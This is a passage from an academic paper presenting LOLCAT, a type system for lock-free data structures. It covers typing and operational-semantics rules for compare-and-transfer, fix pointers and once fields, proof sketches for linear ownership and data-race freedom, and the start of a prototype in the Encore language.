On success, **CAT** operations may modify the environment by lifting restrictions on **var** fields in local variables involved in the **CAT**, or by adding residual aliases. Residual aliases are otherwise lost as a side-effect of strong field restrictions on the value being transferred. For simplicity, we consider only a single residual alias, whose type is inferred from the types involved in the **CAT**. For example, if transferring a value of type `T` into a field of type `T||f`, the residual alias be the value of the f field.

By B-CAT-LINK, inserting an object o to create a chain of links $o_1.f \to o.g \to o_2 \cdots$ requires that o is pristine and that its g field is transfer restricted. The requirement that it is pristine guarantees that the g field is not modified concurrently. The restriction requirement ensures that g actually contains a speculation, and prevents using o to obtain an owning reference from $o.g$ (*cf.*, E-UPDATE-TENTATIVE). The field f where o is inserted must be a **spec** field and have a type that o can flow into when the transfer restriction on g is lifted.

By B-CAT-UNLINK, unlinking the object o from the chain above requires that its g field is stable (note that transfer restricted **spec** and **once** fields appear as **val** fields) and that the target is a **spec** field with a type that $o.g$ can flow into. A successful transfer installs an owning reference to o in y, but with the g field transfer restricted. This allows keeping the reference in $o.g$ to avoid confusing other threads accessing o concurrently, but prevents violating linearity by using y to turn $o.g$ into an owning reference.

The rule for swapping two owning references, B-CAT-SWAP, corresponds to a common CAS, except that we require the target field to be explicitly denoted speculatable.

$\boxed{\Gamma \vdash b \dashv \Gamma'}$ *(Fix pointers and once fields)*

$$\text{B-TRY}\quad \frac{\vdash \Gamma \qquad \Gamma(x) = \mathtt{T}_x \qquad \Gamma(y) = \mathbf{pristine}\,\mathtt{t}_y \qquad \mathcal{F}(\mathtt{T}_x, f) = \mathbf{once}\,f : \mathtt{T}_f \qquad \vdash \mathtt{t}_y \rightsquigarrow \mathtt{T}_f}{\Gamma \vdash \mathbf{try}\ (x.f = y) \dashv \Gamma[x \mapsto \mathtt{T}_x \sim f]}$$

$$\text{B-FIX}\quad \frac{\vdash \Gamma \qquad \Gamma(x) = \mathtt{T}_x \qquad \Gamma(y) = \mathtt{T}_y \qquad \mathcal{F}(\mathtt{T}_x, f) = \mathbf{spec}\,f : \mathtt{T}_f \qquad \vdash \mathtt{T}_f \rightsquigarrow \mathtt{T}_y}{\Gamma \vdash \mathbf{fix}\ (x.f, y) \dashv \Gamma[x \mapsto \mathtt{T}_x \sim f]}$$

$$\text{B-STABLE}\quad \frac{\vdash \Gamma \qquad \mathcal{F}(\mathtt{T}_x, f) = \mathit{mod}\,f : \mathtt{T}_f \qquad \Gamma(x) = \mathtt{T}_x \qquad \mathit{mod} \in \{\mathbf{once}, \mathbf{spec}\}}{\Gamma \vdash \mathbf{isStable}\ (x.f) \dashv \Gamma[x \mapsto \mathtt{T}_x \sim f]}$$

Figure 13 Operations on fix pointers and **once** fields.

By B-CAT-RESIDUAL, a successful **CAT** will produce a residual alias from a strongly restricted field whose value would otherwise be lost. For example, transferring a pointer ι with ownership over $\iota.g$ holding v into some field whose type strongly restricts g would lead to the program globally losing access to v in the program. Thus, v can be "saved" as a residual alias ($\Rightarrow z_g$ in the figure).

Fix Pointers (Figure 13). Writes to **once** fields must be performed using **try** and placed in an **if** statement to handle both possible outcomes (success and failure). After a successful write to a **once** field, we update the type of the target to prevent further writes to the field by the current thread (B-TRY). This restriction means field lookups will make the field appear as a **val** field, which is needed for the linking and unlinking **CAT**s. If the write fails, the field is also stable as it is already written to (*cf.,* Section 2.5). For simplicity we omit that type change in the formalism, as adding a call to **isStable** in the **else** branch gives the same result. Even though the type change is only visible in the first branch of the **if** statement, having an unrestricted alias is fine as subsequent attempted writes will fail. While writes to **once** fields are discernible through the target's type, we use specialised syntax to highlight that its semantics is different from a normal assignment (which always succeeds).

A speculatable field can be fixed, which causes all future writes to it to fail (B-FIX). Since fix pointer creation involves a contended write, we require a witness of the intended value. Fixing the pointer will succeed if the witness is equal to the field. Like with **try**, a successful **fix** changes the type of x to a type where f is transfer restricted. The same type change occurs when checking if a field has a fix pointer installed (B-STABLE).

3.2 Dynamic Semantics

A configuration is a triple $\langle H; V; T \rangle$. H is a heap mapping locations ι to structs (s, F), where s is the type of the struct and F is a map from field names to values. V is a map from variables to values and their static types. The types of structs and variables are only recorded to simplify meta-theoretic reasoning and do not affect the semantics of a program. T is a list $e_1 || \ldots || e_n$ of expressions running in parallel, that never block and can step at any time.

To simplify the meta-theoretic reasoning, we subscript values on the stack with their static type. Values on the heap are subscripted by $\phi ::= \epsilon \mid *$ which captures whether a reference is a fix pointer ($*$) or may be overwritten (ϵ). This corresponds to a Harris-style mark bit in a pointer [27].

$\boxed{cfg \hookrightarrow cfg'}$ *(Dynamic semantics)*

D-VAR

$$\frac{V(x) = v_{\mathtt{T}}}{\langle H;\, V;\, x\rangle \hookrightarrow \langle H;\, V;\, v_{\mathbf{restrict}\ (\mathtt{T})}\rangle}$$

D-CONSUME-VAR

$$\frac{V(x) = v_{\mathtt{T}}}{\langle H;\, V;\, \mathbf{consume}\ x\rangle \hookrightarrow \langle H;\, V[x \mapsto \mathbf{null}_{\mathtt{T}}];\, v_{\mathtt{T}}\rangle}$$

D-CONSUME-FD

$$\frac{V(x) = \iota_{\mathtt{T}} \qquad H(\iota) = (s, F) \qquad F(f) = v_\phi \qquad \mathcal{F}\,(\mathtt{T}, f) = mod\, f : \mathtt{T}'}{\langle H;\, V;\, \mathbf{consume}\ x.f\rangle \hookrightarrow \langle H[\iota \mapsto (s, F[f \mapsto \mathbf{null}_\epsilon])];\, V;\, v_{\mathtt{T}'}\rangle}$$

D-SELECT

$$\frac{V(x) = \iota_{\mathtt{T}} \qquad H(\iota)(f) = v_\phi \qquad \mathcal{F}\,(\mathtt{T}, f) = mod\, f : \mathtt{T}'}{\langle H;\, V;\, x.f\rangle \hookrightarrow \langle H;\, V;\, v_{\mathbf{restrict}\ (\mathtt{T}')}\rangle}$$

D-NEW

$$\frac{\iota\ \mathbf{fresh} \qquad \mathcal{S}\,(s) = \overline{mod_i\, f_i : \mathtt{T}_i}^{\,n}}{\langle H;\, V;\, \mathbf{new}\ s\rangle \hookrightarrow \langle H, \iota \mapsto (s, \overline{f_i \mapsto \mathbf{null}_\epsilon}^{\,n});\, V;\, \iota_{\mathbf{pristine}\ s}\rangle}$$

D-UPDATE

$$\frac{V(x) = \iota_{\mathtt{T}_x} \qquad H(\iota) = (s, F) \qquad \mathtt{T}' = \mathbf{updateReturnType}\,(\mathtt{T}_x, f, \mathtt{T})}{\langle H;\, V;\, x.f = v_{\mathtt{T}}\rangle \hookrightarrow \langle H[\iota \mapsto (s, F[f \mapsto v_\epsilon])];\, V[x \mapsto \mathbf{null}_{\mathtt{T}_x}];\, \iota_{\mathtt{T}'}\rangle}$$

Figure 14 Dynamic Semantics 1/2 (Uncontended operations).

The amount of branching to deal with success and failure of contended operations makes the dynamic semantics surprisingly large for such a small language. In this submission, we therefore relegate the less interesting rules (**let** bindings, function calls, parallelism, etc.) to the technical report [10].

To track local type changes in the branches of **if** expressions, we employ a dynamic variable substitution scheme. The expression $^{x:\mathtt{T}}[e]$ should be read as "e with the type of x changed to $\mathtt{T}$". The details can be found in the technical report [10].

Uncontended Operations (Figure 14). The rules D-VAR and D-SELECT show that variables and fields may be read *non-destructively*, creating an alias with a restricted type. Destructively reading a variable or field preserves linearity. The rules D-CONSUME-* show how the source variable or field is nullified as a side-effect of a consume. Note that destructively reading a field is uncontended because the static semantics requires that the target is an owning reference. By D-NEW, new objects are **pristine** and have their fields initialised to **null**.

The rule D-UPDATE captures the semantics of an uncontended field update. The helper function **updateReturnType** calculates the subscript for the return value, based on the static types of the receiver and right-hand side value (*cf.,* E-UPDATE-*). Note that the receiver variable is nullified in the process, and the entire expression instead returns a new alias of the receiver with an updated type. This is a simple implementation of tracking how a variable changes types due to tentative writes (*cf.,* E-UPDATE-TENTATIVE).

Contended Operations (Figure 15). Because of the possibility of failure, contended operations are wrapped in conditionals, causing them to appear somewhat unwieldy. D-CAT-SUCCESS describes a successful **CAT** ($v_\epsilon = v_2$). The rule abstracts over the three possible shapes of **CAT** using the helper macro **C**, which returns a map ρ showing how variables' types are changed in the **then** branch, and an assignment map α of variables to be nullified. $\rho(e)$ denotes an expression with all substitutions in ρ performed. $\alpha(V)$ denotes a variable

$\boxed{cfg \hookrightarrow cfg'}$ *(Dynamic semantics)*

D-CAT-SUCCESS

$$\frac{V(x) = \iota_{\mathtt{T}_x} \quad H(\iota) = (s, F) \quad F(f) = v_\epsilon \quad \langle H; V; p_1\rangle \overset{*}{\hookrightarrow} v_{1\mathtt{T}_1} \quad v_\epsilon = v_1 \quad \langle H; V; p_2\rangle \overset{*}{\hookrightarrow} v_{2\mathtt{T}_2} \quad \mathcal{F}(\mathtt{T}_x, f) = mod\, f : \mathtt{T}_f \quad \mathbf{C}(\mathtt{T}_f, \mathtt{T}_2, (p_1, p_2)) = (\rho, \alpha)}{\langle H; V; \mathbf{if}\,(\mathbf{CAT}\ (x.f, p_1, p_2))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H[\iota \mapsto (s, F[f \mapsto v_{2\epsilon}])]; \alpha(V); \rho(e_1)\rangle}$$

D-CAT-RESIDUAL

$$\frac{\langle H; V; \mathbf{if}\,(\mathbf{CAT}\ (x.f, p_1, p_2))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H'; V'; e_1'\rangle \quad V(x) = \iota_{\mathtt{T}_x} \quad H(\iota)(f) = v_\epsilon \quad \langle H; V; p_1\rangle \overset{*}{\hookrightarrow} v_{1\mathtt{T}_1} \quad v_\epsilon = v_1 \quad \langle H; V; p_2\rangle \overset{*}{\hookrightarrow} \iota_{\mathtt{T}} \quad \mathcal{F}(\mathtt{T}, g) = \mathbf{var}\ g : \mathtt{T}_g \quad H(\iota)(g) = {v'}_\phi \quad z' \ \mathbf{fresh} \quad e_1'' = e_1'[z_g \mapsto z']}{\langle H; V; \mathbf{if}\,(\mathbf{CAT}(x.f, p_1, p_2) \Rightarrow z_g)\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H'; V', z' \mapsto {v'}_{\mathtt{T}_g}; e_1''\rangle}$$

D-TRY-SUCCESS

$$\frac{V(x) = \iota_{\mathtt{T}_x} \quad V(y) = v_{1\mathtt{T}_y} \quad H(\iota) = (s, F) \quad F(f) = v_{2\epsilon}}{\langle H; V; \mathbf{if}\,(\mathbf{try}\ (x.f = y))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H[\iota \mapsto (s, F[f \mapsto v_{1*}])]; V[y \mapsto \mathbf{null}_{\mathtt{T}_y}];^{x:\mathtt{T}_x \sim f}[e_1]\rangle}$$

D-FIX-SUCCESS

$$\frac{V(x) = \iota_{\mathtt{T}_x} \quad H(\iota) = (s, F) \quad F(f) = v_{1\epsilon} \quad V(y) = v_{2\mathtt{T}_y} \quad v_{1\epsilon} = v_2}{\langle H; V; \mathbf{if}\,(\mathbf{fix}\ (x.f, y))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H[\iota \mapsto (s, F[f \mapsto v_{2*}])]; V;^{x:\mathtt{T}_x \sim f}[e_1]\rangle}$$

D-CAT-FAIL

$$\frac{V(x) = \iota_{\mathtt{T}_x} \quad H(\iota)(f) = v_\phi \quad \langle H; V; p_1\rangle \overset{*}{\hookrightarrow} v_{1\mathtt{T}_1} \quad v_\phi \neq v_1}{\langle H; V; \mathbf{if}\,(\mathbf{CAT}\ (x.f, p_1, p_2))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H; V; e_2\rangle}$$

D-TRY-FAIL

$$\frac{V(x) = \iota_{\mathtt{T}_x} \quad H(\iota)(f) = v_*}{\langle H; V; \mathbf{if}\,(\mathbf{try}\ (x.f = y))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H; V; e_2\rangle}$$

D-FIX-FAIL

$$\frac{V(x) = \iota_{\mathtt{T}_x} \quad H(\iota)(f) = v_{1\phi} \quad V(y) = v_{2\mathtt{T}} \quad v_{1\phi} \neq v_2}{\langle H; V; \mathbf{if}\,(\mathbf{fix}\ (x.f, y))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H; V; e_2\rangle}$$

D-STABLE-TRUE

$$\frac{V(x) = \iota_{\mathtt{T}} \quad H(\iota)(f) = v_*}{\langle H; V; \mathbf{if}\,(\mathbf{isStable}\ (x.f))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H; V;^{x:\mathtt{T} \sim f}[e_1]\rangle}$$

D-STABLE-FALSE

$$\frac{V(x) = \iota_{\mathtt{T}} \quad H(\iota)(f) = v_\epsilon}{\langle H; V; \mathbf{if}\,(\mathbf{isStable}\ (x.f))\,\{\,e_1\,\}\ \mathbf{else}\ \{\,e_2\,\}\rangle \hookrightarrow \langle H; V; e_2\rangle}$$

where the form of **CAT** is chosen by the shape of the arguments:

$$\begin{array}{rrcl} (link) & \mathbf{C}(\_, \mathtt{T}, (y.g, y)) & = & (\emptyset, \{y = \mathbf{null}_{\mathtt{T}}\}) \\ (unlink) & \mathbf{C}(\mathtt{T}, \_, (y, y.g)) & = & (\{y : \mathtt{T} \sim \mathtt{g}\}, \emptyset) \\ (swap) & \mathbf{C}(\mathtt{T}_f, \mathtt{T}_z, (y, z)) & = & (\{y : \mathtt{T}_f\}, \{z = \mathbf{null}_{\mathtt{T}_z}\}) \end{array}$$

Figure 15 Dynamic Semantics 2/2 (Contended operations). Note that $v_* \neq v'$ for all v and v'.

$\boxed{\Gamma \vdash cfg \quad \Gamma \vdash H \quad \Gamma; \mathtt{T} \vdash F \quad \Gamma \vdash T}$ *(Well-formed configuration)*

WF-CFG
$$\frac{\Gamma \vdash H \qquad \Gamma \vdash V \qquad \Gamma \vdash T \qquad \vdash \textbf{pristineness}\,(H, V, T) \qquad \vdash \textbf{strongRestrictions}\,(H, V, T) \qquad \vdash \textbf{linearOwnership}\,(H, V, T)}{\Gamma \vdash \langle H; V; T \rangle}$$

WF-HEAP
$$\frac{\forall \iota.\Gamma(\iota) = s \Rightarrow H(\iota) = (s, F) \qquad \textbf{dom}\,(H) \subseteq \textbf{dom}\,(\Gamma) \qquad \forall \iota.H(\iota) = (s, F) \Rightarrow \Gamma; s \vdash F}{\Gamma \vdash H}$$

WF-VARS
$$\frac{\forall x.\Gamma(x) = \mathtt{T} \Rightarrow V(x) = v_{\mathtt{T}} \qquad \textbf{dom}\,(V) \subseteq \textbf{dom}\,(\Gamma)}{\Gamma \vdash V}$$

WF-F-VAL
$$\frac{\mathcal{F}\,(s, f) = mod\, f : \mathtt{T} \qquad \Gamma \vdash v_{\mathtt{T}} : \mathtt{T} \qquad \Gamma; s \vdash F}{\Gamma; s \vdash F, f \mapsto v_\phi}$$

WF-F-EMPTY
$$\frac{}{\Gamma; s \vdash \epsilon}$$

WF-T-E
$$\frac{\Gamma \vdash e : \mathtt{T}}{\Gamma \vdash e}$$

WF-T-FORK
$$\frac{\Gamma = \Gamma_1 + \Gamma_2 \qquad \Gamma_1 \vdash e \qquad \Gamma_2 \vdash T}{\Gamma \vdash e \parallel T}$$

$\boxed{\vdash \Gamma}$ *(Well-formed static typing environment)*

WF-ENV-E
$$\frac{}{\vdash \epsilon}$$

WF-ENV-X
$$\frac{\vdash \Gamma \qquad x \notin \textbf{dom}\,(\Gamma) \qquad \vdash \mathtt{T}}{\vdash \Gamma, x : \mathtt{T}}$$

WF-ENV-L
$$\frac{\vdash \Gamma \qquad \iota \notin \textbf{dom}\,(\Gamma) \qquad \vdash s}{\vdash \Gamma, \iota : s}$$

Figure 16 (Top) Well-formed configuration. Definitions of **pristineness** and **linearOwnership** can be found in Section 4. (Bottom) Typing environment.

map extended with the assignments of α.

The third argument of a **CAT** is nullified in linking or swapping **CAT**s. In the case of an unlinking or swapping **CAT**, the second argument of the **CAT** gets a new type corresponding to the respective static rules. D-CAT-RESIDUAL shows how additionally a residual alias can be introduced as a fresh variable z', as long as the underlying **CAT** succeeds. This rule uses direct substitution in the form of $e[z_g \mapsto z']$ rather than ${}^{x:\mathtt{T}}[e]$. This is because there is no change of types involved in residual aliasing.

$\langle H; V; p \rangle \overset{*}{\hookrightarrow} v_{\mathtt{T}}$ denotes the side-effect free evaluation of a stable path p. While we reduce the whole **CAT** in a single step, the type system rejects programs where the arguments p_1 and p_2 can change under foot—by B-CAT-* all paths are either local variables or stable **val** fields. Thus, the size of this atomic step is not important for the soundness or feasibility of our approach.

If the second argument of a **CAT** is not equal to the first, the write fails (D-CAT-FAIL). By definition, a fix pointer v_* is not equal to any value. (This is implemented by the `CAS` because fix pointers have their least significant bit set, which no aliases on the stack will).

Writing to a **once** field succeeds if the field is not yet fixed (D-TRY-SUCCESS). If the field is already fixed ($H(\iota)(f) = v_*$) the write fails (D-TRY-FAIL). Creating and installing a fix pointer is a contended write that attempts to update the existing value v of a field with v_* (D-FIX-SUCCESS). It atomically compares the current value stored in the field with the expected value, and if they are the same, updates the field with a fixed alias of the value. The operation fails if the expected value is not equal to the field value (D-CAT-FAIL).

D-STABLE-* checks whether a field contains a fix pointer or not.

4 Meta Theory

This sections describes the key properties of LOLCAT and sketches the proofs of why they hold. Full proofs can be found in the technical report [10]

Figure 16 defines well-formed configurations and environments. The definitions of a well-formed heap H and variable map V state that they are modelled by the environment Γ. In a well-formed heap, all objects have fields with values corresponding to their static type. A well-formed thread structure T consists of well-typed expressions. The "frame rule" $\Gamma = \Gamma_1 + \Gamma_2$ in WF-T-FORK makes sure that two parallel expressions cannot access the same local variables.

The rest of this section deals with three key definitions: **pristineness** states that if a reference has pristine type, then this reference has no aliases (this guarantees that such references are globally unique); **strongRestrictions** states that a strongly restricted field is globally inaccessible (*cf.,* the rely-guarantee interpretation in Section 2.1) and that two aliases cannot strongly restrict the same field; **linearOwnership** states that if two references are aliases that both allow reading the same **var** field, the static type of the paths to one of the references must prevent acquisition of the reference's ownership.

We prove the preservation of these properties separately, as a part of proving that well-formedness is preserved by the dynamic semantics. As a corollary of **linearOwnership** we show that reading or writing a **var** field is always free from data-races. To save space here, we summarize all the preservation properties with the following schema. The full definitions and proofs can be found in the technical report [10].

▶ Preservation of **X**. If a well-formed configuration $\langle H; V; T\rangle$ can take a step to $\langle H'; V'; T'\rangle$, this configuration will uphold **X**:

$$\Gamma \vdash \langle H; V; T\rangle \wedge \langle H; V; T\rangle \hookrightarrow \langle H'; V'; T'\rangle \Rightarrow \ \vdash \mathbf{X}$$

All three properties involve reasoning about the set of **references** in a configuration. A reference r ranges over fields $\iota.f$ in H, variables x in V, and locations ι appearing as subexpressions in T. Note that a reference is not an object but a means to access an object: after executing **let** x = y, x and y have the same value (are aliases), but are distinct references. If x is reduced to ι, this value, a (sub)expression in T, is also a distinct reference that aliases x and y.

The set of **movableReferences** is a subset of **references** and contains all r's whose value can be fully transferred into fields or variables of the same type. References in **val** and **once** fields are fixed, and therefore never in **movableReferences**. We explain the notation and the properties of references we are interested in below.

$\boldsymbol{H; V \vdash r : \mathtt{T}}$ means r has the (static) type $\mathtt{T}$
$\boldsymbol{H; V \vdash r \hookrightarrow v}$ means r has the value v
$\boldsymbol{H; V \vdash r}$ **owns** $\boldsymbol{\iota.f}$ means the value of r is ι and the field f is unrestricted in the type of r
$\boldsymbol{H; V \vdash r}$ **reaches** $\boldsymbol{\iota.f}$ means there is a path from r to $\iota.f$ that does not include restricted fields, and where all references in the path have types where f is unrestricted
$\boldsymbol{H; V \vdash r}$ **reaches** $\boldsymbol{\iota.f}$ **through** $\boldsymbol{r'}$ means r **reaches** a field $\iota.f$ through a path that ends with the reference r'

The intuition for the reachability properties is that if r **reaches** some field $\iota.f$, that field can be accessed through a series of operations on r. Note that LOLCAT does not allow the expression $x.f.g$, but requires $x.f$ to first be read into a local variable z. Thus, if $x.f$ **owns**

$H; V \vdash r$ **owns** $\iota.f$ $\quad H; V \vdash r$ **reaches** $\iota.f$ [**through** r'] *(see caption)*

REF-OWNS

$$\frac{H; V \vdash r \hookrightarrow \iota \qquad H; V \vdash r : \mathtt{T} \qquad \mathcal{F}(\mathtt{T}, f) = mod\, f : \mathtt{T}_f \qquad f \notin \mathtt{T}}{H; V \vdash r \textbf{ owns } \iota.f}$$

REF-REACHES-OWNS

$$\frac{H; V \vdash r \textbf{ owns } \iota.f}{H; V \vdash r \textbf{ reaches } \iota.f}$$

REF-REACHES-TRANSITIVE

$$\frac{H; V \vdash r : \mathtt{T} \qquad f \notin \mathtt{T} \qquad H; V \vdash r' : \mathtt{T}' \qquad \vdash \mathtt{T}' \rightsquigarrow \mathtt{T} \qquad H; V \vdash r \textbf{ reaches } r' \qquad H; V \vdash r' \textbf{ reaches } \iota.f}{H; V \vdash r \textbf{ reaches } \iota.f}$$

REF-REACHES-RESIDUAL

$$\frac{H; V \vdash r : \mathtt{T} \qquad \| f \in \mathtt{T} \qquad H; V \vdash \iota'.g : \mathtt{T}' \qquad \vdash \mathtt{T}' \rightsquigarrow \mathtt{T} \qquad H; V \vdash r \textbf{ owns } \iota'.g \qquad H; V \vdash \iota'.g \textbf{ reaches } \iota.f}{H; V \vdash r \textbf{ reaches } \iota.f}$$

REF-REACHES-THROUGH

$$\frac{H; V \vdash r : \mathtt{T} \qquad f \notin \mathtt{T} \qquad H; V \vdash r' : \mathtt{T}' \qquad \vdash \mathtt{T}' \rightsquigarrow \mathtt{T} \qquad H; V \vdash r \textbf{ reaches } r' \qquad H; V \vdash r' \textbf{ owns } \iota.f}{H; V \vdash r \textbf{ reaches } \iota.f \textbf{ through } r'}$$

Figure 17 Reference reachability.

g, we will require proper operations (*e.g.,* **CAT** or **consume**) to obtain z. How reachability changes after a successful pop in the Treiber Stack of Section 2.4 was illustrated in Figure 4.

Figure 17 defines reachability formally. Note that a reference with a strong restriction on a field f, and that **owns** some field through which it can reach another field $\iota.f$, also **reaches** $\iota.f$ (REF-REACHES RESIDUAL). This is because a series of **CAT**s ending with the extraction of a residual alias of $\iota.f$. REF-REACHES RESIDUAL instantiated for the Michael–Scott queue of Figure 6 states that `q.head` **reaches** `q.head.next.elem` because `elem` is strongly restricted in `q.head`'s type, and it **owns** `q.head.next`, which in turn **reaches** `q.head.next.elem`. On lines 40-41 of Figure 6, `q.head` is overwritten and a residual alias `elem` is introduced. Note that after this operation, `q.first` no longer **reaches** its own `elem` field.

Pristineness. The **pristineness** property states that if r is a reference of **pristine** type, there is no other reference r' that has the same value:

$$\begin{array}{l} \vdash \textbf{pristineness}(H, V, T) \equiv \\ \quad \forall r \in \textbf{references}(H, V, T)\ . \\ \quad\quad H; V \vdash r : \textbf{pristine } \mathtt{t} \wedge H; V \vdash r \hookrightarrow \iota \Rightarrow \\ \quad\quad\quad \forall r' \in \textbf{references}(H, V, T)\ . \\ \quad\quad\quad\quad H; V \vdash r' \hookrightarrow \iota \Rightarrow r = r' \end{array}$$

Proof sketch. We prove preservation of **pristineness** by induction over the structure of T. By assumption $\langle H; V; T \rangle$ is well-formed, and in particular all existing pristine references are globally unique. It is straightforward to show that reduction does not create any aliases of pristine references without nullifying that reference. ◀

Strong Restrictions. References with strongly restricted fields rely on these fields being globally inaccessible, which allows the creation of residual aliases. This precludes the existence of two aliasing references that strongly restrict the same field. If this was the case, they could both be used to extract the same residual alias, which would violate linear ownership.

To capture this, **strongRestrictions** states that if a reference r has the value ι and a type with a strongly restricted field f, $\iota.f$ is globally unreachable. Additionally, there can be no

other reachable alias of r that also has f strongly restricted (**unreachable** is defined later):

$$
\begin{array}{l}
\vdash \textbf{strongRestrictions}(H, V, T) \equiv \\
\quad \forall r \in \textbf{references}(H, V, T)\ . \\
\quad\quad H; V \vdash r : \mathtt{T} \wedge\ \Vert\ f \in \mathtt{T}\ \wedge\ H; V \vdash r \hookrightarrow \iota \Rightarrow \\
\quad\quad\quad \textbf{unreachable}(\iota.f)\ \wedge \\
\quad\quad\quad \forall r' \in \textbf{references}(H, V, T)\ . \\
\quad\quad\quad\quad H; V \vdash r' : \mathtt{T}'\ \wedge\ \Vert\ f \in \mathtt{T}'\ \wedge\ H; V \vdash r' \hookrightarrow \iota \Rightarrow \\
\quad\quad\quad\quad\quad r = r' \vee H; V \vdash \textbf{unreachable}(r')
\end{array}
$$

This property exemplified for the Michael–Scott queue of Figure 6 states that the field `q.head.elem` must be globally unreachable at all times, and that there can be no aliases of `q.head` that also has `elem` strongly restricted. Note that **strongRestrictions** also precludes any other references into the queue with a strongly restricted `elem` field as this would violate the reachability provided through REF-REACHES-RESIDUAL (*cf.,* Figure 17).

Proof sketch. We prove preservation of **strongRestrictions** by induction over the structure of T. It is straightforward to show that a strongly restricted field f is always globally inaccessible since a value that flows into a reference where f is strongly restricted must have f unrestricted. The source of this value, which by **linearOwnership** held the sole ownership of f, is nullified or buried in the process. The same constraints on how values may flow into strongly restricted references make it straightforward to show that two such reachable references will never alias. ◀

Linear Ownership. Our relaxed notion of linearity allows unlimited aliasing, as long as ownership is linear. Operations maintains linearity by either transferring a pointer (**CAT** or consume), adding field restrictions on the source reference (possibly in combination with fix pointers), or by making the source reference inaccessible to the program (*cf.,* alias burying [4]). The latter is captured by **unreachable**:

$$
\begin{array}{l}
H; V; T \vdash \textbf{unreachable}(r) \equiv \\
\quad r = \iota.f \wedge \\
\quad \nexists r' \in \textbf{movableReferences}(H, V, T)\ .\ H; V \vdash r'\ \textbf{reaches}\ r
\end{array}
$$

After a tentative write, *e.g.,* Line 14 in Figure 3, the field written to will have overlapping ownership with some other reference. The tentative write changes the type of the target to one where the written field is transfer restricted, so the field is no longer considered reachable through the target. Since the target is a pristine value it has no aliases, and so the field is globally unreachable. Note that variables and locations are always considered reachable.

Sometimes an alias is reachable, but only from references whose types prevent them from transferring the ownership out of the reference. To reasoning about these situations we define a notion of *ownership burying*:

$$
\begin{array}{l}
H; V; T \vdash \textbf{buried}(r, \iota.f) \equiv \\
\quad H \vdash \textbf{stableField}(r)\ \wedge \\
\quad \nexists r' \in \textbf{movableReferences}(H, V, T)\ .\ H; V \vdash r'\ \textbf{reaches}\ \iota.f\ \textbf{through}\ r
\end{array}
$$

Let r be a reference whose value is ι. Now, r's ownership of the field $\iota.f$ is **buried** if r is some stable field $y.g$ (*i.e.,* is a **val** field or contains a fix pointer), and there are no movable references that can reach $\iota.f$ through it. Stability of $y.g$ ensures that we cannot **CAT** against $y.g$ to acquire the value in $\iota.f$ (for example by unlinking ι: $z = y.g; \textbf{CAT}(y.g, z, z.g')$).

The condition that no references reach $\iota.f$ through $y.g$ ensures that even if there is some speculatable field $x.f'$ aliasing y ($x.f'$ **reaches** $y.g$ which in turn **owns** $\iota.f$), and we swing $x.f'$ forward to alias $y.g$ by $\mathbf{CAT}(x.f', y, y.g)$, the type of $x.f'$ does not grant access to f. This was exemplified in Figure 4: after the pop, the field `a.next` still owns `b.elem`, but this ownership is buried (and therefore benign).

Finally, **linearOwnership** states that if two different references in a configuration alias some location ι, and can read or write the same **var** field $\iota.f$ (they both **own** $\iota.f$), then either (1) one of the references' ownership of $\iota.f$ is **buried**, or (2) one of the references is **unreachable**:

$$
\begin{aligned}
&\vdash \mathbf{linearOwnership}(H, V, T) \equiv \\
&\quad \forall \iota, f \ . \ H \vdash \mathbf{varField}(\iota.f) \Rightarrow \\
&\qquad \forall r_1, r_2 \in \mathbf{references}(H, V, T) \ . \\
&\qquad\quad H; V \vdash r_1 \ \mathbf{owns} \ \iota.f \wedge H; V \vdash r_2 \ \mathbf{owns} \ \iota.f \Rightarrow \\
&\qquad\qquad r_1 = r_2 \\
&\qquad\qquad \vee H; V; T \vdash \mathbf{buried}(r_1, \iota.f) \vee H; V; T \vdash \mathbf{buried}(r_2, \iota.f) \qquad (1) \\
&\qquad\qquad \vee H; V; T \vdash \mathbf{unreachable}(r_1) \vee H; V; T \vdash \mathbf{unreachable}(r_2) \qquad (2)
\end{aligned}
$$

Note that a reference $\iota'.g$ being unreachable still allows aliases of ι', but any such alias must have g transfer restricted, meaning it appears as a **val** field and cannot be acquired by a **CAT**.

Proof sketch. We prove preservation of **linearOwnership** by induction over the structure of T, making sure that whenever an alias owning some **var** field is introduced, (1) and (2) are preserved. The proof also shows that no configuration changes affect reachability from existing references in such a way that (1) or (2) is violated.

In any well-formed configuration we have a set of references $\overline{r}$ (fields, variables and free locations) for which **linearOwnership** holds. An observation we make use of in the proof is that if we step to a configuration where the new set of references $\overline{r'}$ is a subset of $\overline{r}$ and any types that might have changed are more restricted than the original types we do not break (1) or (2), since these are ultimately concerned with which references are *not* reachable. The intuition here is that removing a reference cannot make a previously unreachable reference reachable. Similarly, restricting fields in the type of a value will not enable reaching any references previously unreachable since restrictions shrink the set of reachable fields. ◀

Corollary: Data-Race Free Var Field Accesses. A corollary of **linearOwnership** is that two variables on the stack can never alias unless the intersection of their accessible **var** fields is empty. This means that reading or writing a **var** field $x.f$ is always free from data-races, as there can never be a variable y aliasing x that can read or write the same field.

5 Prototype Implementation & OO Support

We have a prototype implementation of LOLCAT in a fork of the Encore programming language [9]. Encore is an actor-based object-oriented programming language with trait-based inheritance and a capability-based type system that includes a **linear** capability denoting the only reference to an object in the system, and a **subordinate** capability denoting a reference that may not escape its enclosing structure (key to providing actor isolation).

We extend Encore with a **lockfree** capability, **once** fields, **spec** fields, and associated operations. Speculative reads are explicated using a **speculate** keyword. An object with a

